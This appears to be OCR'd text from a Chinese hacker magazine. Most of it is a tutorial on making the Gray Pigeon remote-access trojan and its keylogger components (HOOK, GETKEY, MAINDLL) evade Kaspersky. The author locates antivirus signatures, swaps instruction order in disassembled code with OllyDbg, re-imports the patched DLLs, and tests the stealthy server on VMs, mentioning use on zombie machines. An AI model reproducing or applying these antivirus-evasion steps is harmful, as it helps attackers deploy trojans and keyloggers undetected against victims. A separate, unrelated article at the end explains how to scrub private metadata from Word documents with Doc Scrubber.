先看第一处，用IDA对HOOK进行反汇编，然后找到00014193处，也就是内存偏移00414D93(这里可以用我写的小工具: 偏移量转换器，输入文件偏移可以自动计算出内存偏移)，这里的代码如下:

```
CODE:00414D91   dd offset off_413FB0
CODE:00414D95   dd 64616D0Bh, 65646F43h, 6B6F6F48h
CODE:00414DA1   align 4
```

很显然，这是一些数据，我们甚至不知道它的意义，要修改真是无从下手。于是看第二处，代码如下:

```
......
CODE:00414DAD      xor      edx, edx
CODE:00414DAF      mov      [ebp+var_18], edx
CODE:00414DB2      mov      [ebp+var_8], edx
CODE:00414DB5      mov      ebx, eax
CODE:00414DB7      xor      eax, eax
CODE:00414DB9      push     ebp
CODE:00414DBA      push     offset loc_414F97
CODE:00414DBF      push     dword ptr fs:[eax]
CODE:00414DC2      mov      fs:[eax], esp
CODE:00414DC5      xor      eax, eax
CODE:00414DC7      push     ebp
......
```

看来第二处全部是汇编指令，就修改它了。用什么方法呢? 以前我介绍过"指令顺序变换"和"万能跳转"两种方法，当然，能用第一种时尽量用，这里我们也采用变换指令顺序的方法。注意加黑的指令，我们就改变这两句的顺序。修改文件我还是习惯用OllyDbg，因为可以直接进行指令级的操作，你也可以用二进制编辑软件。

用OD打开HOOK，OD会提示"打开的是DLL，是否用Loaddll进行加载"，点确定，然后来到003E4DA7处。这里又有问题了，为什么刚才用IDA 打开时，位置在00414DA7而现在却变成003E4DA7呢? 这是因为DLL加载时，加载基址是可变的。给大家讲一个在OD 中判断加载基址的方法。单击OD 工具栏中的M，会显示出当前进程内存中的所有模块，如图4 所示。

00380000	00004000		00380000 (itself)	
00390000	00003000		00390000 (itself)	
003A0000	00008000		003A0000 (itself)	
003B0000	00001000		003B0000 (itself)	
003C0000	00001000		003C0000 (itself)	
003D0000	00001000	RC_Data_	003D0000 (itself)	
003D1000	00016000	RC_Data_	003D0000	CODE
003E7000	00001000	RC_Data_	003D0000	DATA
003E8000	00002000	RC_Data_	003D0000	BSS
003EA000	00001000	RC_Data_	003D0000	.idata
003EB000	00002000	RC_Data_	003D0000	.reloc
003ED000	00001000	RC_Data_	003D0000	.rsrc
00400000	00001000	LOADDLL	00400000 (itself)	
00410000	00001000	LOADDLL	00400000	CODE
00420000	00003000	LOADDLL	00400000	DATA
00430000	00001000	LOADDLL	00400000	.idata
00440000	00001000	LOADDLL	00400000	.edata
00450000	00001000	LOADDLL	00400000	.rsrc

图 4

根据名称找到加载我们的DLL的位置，从图4中可以看到00400000已经被LOADDLL给占据了，因此HOOK只能被发配到003D0000了，相应的，在IDA中的地址需要减去一个差值(00400000-003D0000)才能得到OllyDbg中的地址。

将黑体的指令进行顺序调换，修改如下:

```
003E4DB7      55        push ebp
003E4DB8      33C0      xor eax,eax
```

然后保存修改，再用卡巴斯基检测一下修改后的HOOK文件，果然HOOK已经免杀了，是不是很神奇，仅仅修改了3个字节就搞定了(见光盘03，LL，SW.Win32.KeyLogger.c)。

修改GETKEY

下面该第二个DLL了，过程和修改HOOK的一样，就不详述了，简述一下过程: 手动定位的结果如下(生成300个文件):

------------- 定位结果 -------------

序号	起始偏移	大小	结束偏移
0001	00000000	000002BC	000002BC
0002	000095B5	0000015E	00009713
0003	00009DE9	000000AF	00009E98

然后对95B5和9DE9两个段进行自动定位，最终结果如下:

定位结果			
序号	起始偏移	大小	结束偏移
0001	00009621	00000015	00009636
0002	00009637	0000002A	00009661
0003	00009664	0000002A	0000968E
0004	0000968F	0000002A	000096B9
0005	000096BB	0000002A	000096E5
0006	000096E6	0000002A	00009710
0007	00009E40	0000002A	00009E6A

共有7处，还挺多的。原理一样，尽量修改汇编指令，避免字符串和数据。这一次运气不错，第0001段就是汇编指令：

```
003DA221   . 68 34A63D00      push RC_Data_.003DA634  ;  ASCII "  <"
003DA226   . 8D95 ECFEFFFF    lea edx,dword ptr ss:[ebp-114]
003DA22C   . 8B45 F8          mov eax,dword ptr ss:[ebp-8]
003DA22F   . E8 68FEFFFF      call RC_Data_.003DA09C
```

相信修改这几句指令已经难不倒你了，将前3句的顺序调换一下：

```
003DA221     68 34A63D00      push RC_Data_.003DA634  ;  ASCII "  <"
003DA226     8B45 F8          mov eax,dword ptr ss:[ebp-8]
003DA229     8D95 ECFEFFFF    lea edx,dword ptr ss:[ebp-114]
003DA22F     E8 68FEFFFF      call RC_Data_.003DA09C
```

保存文件。再次用卡巴斯基检测，呵呵，又免杀了。

导入HOOK和GETKEY

OK，两个DLL修改完毕，下面就是将修改过的HOOK和GETKEY导入MAINDLL了。这里有两种方法，一是用二进制编辑软件打开MAINDLL，直接修改改动过的字节；二是借助PE Explorer进行替换，这里用第二种方法。这里有个问题，即不同的工具导入后结果不一样，比如ResHacer和PE Explorer，不过据说后者导入的更好。

用PE Explorer打开刚才导出的MAINDLL，在资源中分别将GETKEY和HOOK导入。方法为在图标上单击右键并选择"Edit Resource"，然后打开修改过的DLL，如图5所示，确定就OK了，更新完后别忘了保存。




图5

修改MAINDLL

这时用卡巴斯基对MAINDLL进行检测，仍然报警。前面说过MAINDLL的特征码分两处，一处在HOOK和GETKEY两个DLL中，另一处就在MAINDLL本身的代码段中。现在DLL中的特征码已经被修改过，剩下就是修改本身的特征码了。修改时操作方法不变，先手动定位，结果如下：

定位结果			
序号	起始偏移	大小	结束偏移
0001	00000000	00000B4E	00000B4E
0002	00095C98	00000B4E	000967E6

第0001号肯定是无用的，因此在自动检测时，输入95C98开始，大小B4E的段就行了，自动定位结果如下：

定位结果			
序号	起始偏移	大小	结束偏移
0001	00095CC5	0000002C	00095CF1
0002	00095CF2	0000002C	00095D1E
0003	00095D1F	0000002C	00095D4B
0004	00095D4C	0000002C	00095D78
0005	00095D79	0000002C	00095DA5
0006	00095DA6	0000002C	00095DD2
0007	00095DD3	00000016	00095DE9

修改时，我选择了第0006段，这里基址没有产生冲突，因此直接用偏移量转换器得到00095DA6的内存偏移是131D69A6，如图6所示。




图6

此处代码如下：

```
......
131D69B8   . 8D55 F8        lea edx,dword ptr ss:[ebp-8]
131D69BB   . 8BC6           mov eax,esi
131D69BD   . E8 02EDFBFF    call MAINDLL_.131956C4
131D69C2   . 8D45 FC        lea eax,dword ptr ss:[ebp-4]
131D69C5   . 8B55 F8        mov edx,dword ptr ss:[ebp-8]
131D69C8   . E8 8BE2F6FF    call MAINDLL_.13144C58
131D69CD   . 8B45 FC        mov eax,dword ptr ss:[ebp-4]
131D69D0   . E8 7BE2F6FF    call MAINDLL_.13144C50
......
```

注意黑体的指令，将其调换顺序既可：

```
131D69C2     8B55 F8        mov edx,dword ptr ss:[ebp-8]
131D69C5     8D45 FC        lea eax,dword ptr ss:[ebp-4]
```

修改完毕后别忘了保存。再次用卡巴斯基检测MAINDLL，嘿嘿，又免杀了。至此，所有的DLL已经修改完毕。计算一下，我们全部才改动6条指令。也许你会问：我怎么知道修改哪两条呢？呵呵，多试试，改多了就总结

出经验了。关键是，不能改变原程序的指令运行结果。

修改服务端

先导入MAINDLL。同样的方法，用PE Explorer将修改过的MAINDLL导入服务端中，过程就不说了。在导入了MAINDLL后，用卡巴斯基检测服务端EXE文件，已经不报警了。看来鸽子服务端的特征码主要存在于几个DLL中。当然，这是对于卡巴斯基而言，别的杀毒软件可不一定。如果你用别的检测此时的服务端仍然报警的话，还需要对服务段中代码段里的特征码进行修改。

测试

修改完毕，打开虚拟机测试。我在Windows 2000+SP4、Windows XP+SP1和Windows XP+SP2中均运行了服务端，没有任何报错，运行后服务端文件自动删除。但是我的老爷机实在是太慢，而且自已对肉鸡不太感冒，所以没有对具体功能进行测试，有兴趣的朋友可以试一试。

结语


灰鸽子的免杀就是这样，感觉怎么样？工作量还是挺大的吧？当然，这时的鸽子只能免俄国人的卡巴斯基，要同时做到对各大杀毒软件免杀，就得分别针对各种软件的特征码进行修改，其工作量估计怎么也得花上个一两天吧。还有个前提就是你能熟练使用特征码定位器CCL，并能根据特征码的特点有针对性的修改。最终打造出的终极免杀鸽子，战斗力直逼超级塞亚人哦！

最后，你在修改特征码的过程中有什么心得，欢迎来vxer.net与我交流。感谢灰鸽子客服Lδvの感动o提供的软件和技术支持。

蝴蝶： Word是最常用的一种文字处理程序，可以说只要是有Windows操作系统的地方几乎都能找到它的足迹，无疑它的使用率是最广的。但每天都和Word打交道的你，是否想到过Word其实是泄露机密信息的罪魁祸首？任何人只要稍微懂一些计算机操作，就能将你的私人秘密日记、辛苦几宿做出来的计划书、公司的绝密档案等资料全部窃取并公开！别不信，我们从来不拿安全开玩笑！

适合读者：Word使用者

前置知识：无



防泄密，从Word开始

文/图 小具 阿良 刘霞

Word是我们经常使用到的Office组件，由它编辑出来的DOC文档也是我们常用的一种文档格式。通过查看DOC文档的属性，我们可以从"摘要"标签页内查看到DOC文档的作者、创建时间、最后编辑时间、最后保存者及公司名称等私人信息，如图1所示。如果编辑出来的文档需要与别人交流，那么这些内容就会成为敏感的信息，无形中就会泄露了个人隐私。




图1

如何避免Word文档泄露我们的隐私呢？Doc Scrubber这个软件就是我们的好帮手。使用它，我们可以很容易地把一个或多个DOC文档中的隐私内容全部或部分清除掉，让你无需担心自己的个人信息被曝光。

让DOC不再泄密

软件名称：Doc Scrubber

软件大小：820KB

软件版本：1.1

运行平台：Windows 9X/NT/2000/XP

软件性质：免费

下载地址：http://www.javacoolsoftware.info/downloads/docscrubbersetup.exe

在下载软件并安装后，双击桌面上的"Doc Scrubber"图标启动程序，其操作窗口如图2所示。

其中"Analyze"按钮是用来分析DOC文档中含有哪些隐藏信息，其作用与我们查看DOC文档属性的"摘要"标签页类似。要想清除DOC文档中的隐藏信息，可进行如下操作。

1. 单击Doc Scrubber中的"Scrub"按钮进入清除方式选择窗口，如图3 所示。




图2




图3

小提示 在该窗口中有“Scrub a single Word document”、“Scrub all Word documents in a specific folder”、“Scrub selected Word documents in a specific folder”3种模式，翻译成中文分别是：清除单个DOC文档的隐藏信息、清除指定文件夹内所有DOC文档的隐藏信息、清除指定文件夹内指定DOC文档的隐藏信息。

2. 选中"Save scrubbed file over original"复选框将直接清除原始DOC文档中的隐藏信息，如果没有选中的话将会再产生一个不含隐藏信息，名为"原文件名+SCRUBBED"的DOC文档。

3. 选定所需的清除方式后，单击"Next"按钮，进入文档选择窗口。在这里单击"Browse for file(folder)"按钮浏览并选择所需的文件或文件夹，选择后单击"Next"按钮进入隐藏信息清除选项窗口。

4. 在这个窗口中我们可根据需要选择要清除的隐藏信息，推荐选中全部内容，如图4 所示。

再选中"Reset Author to Specified"和"Reset Company to specified"复选框，并在它们的文本框中输入内容，可以为DOC文档指定作者名称和公司名称。设置完成后，单击"Next"按钮完成对指定DOC文档隐藏信息的清除。

清除后再去查看文档属性的"摘要"标签页，你就会发现这里的隐藏信息没有了，从而确保了我们私人信息的安全性。

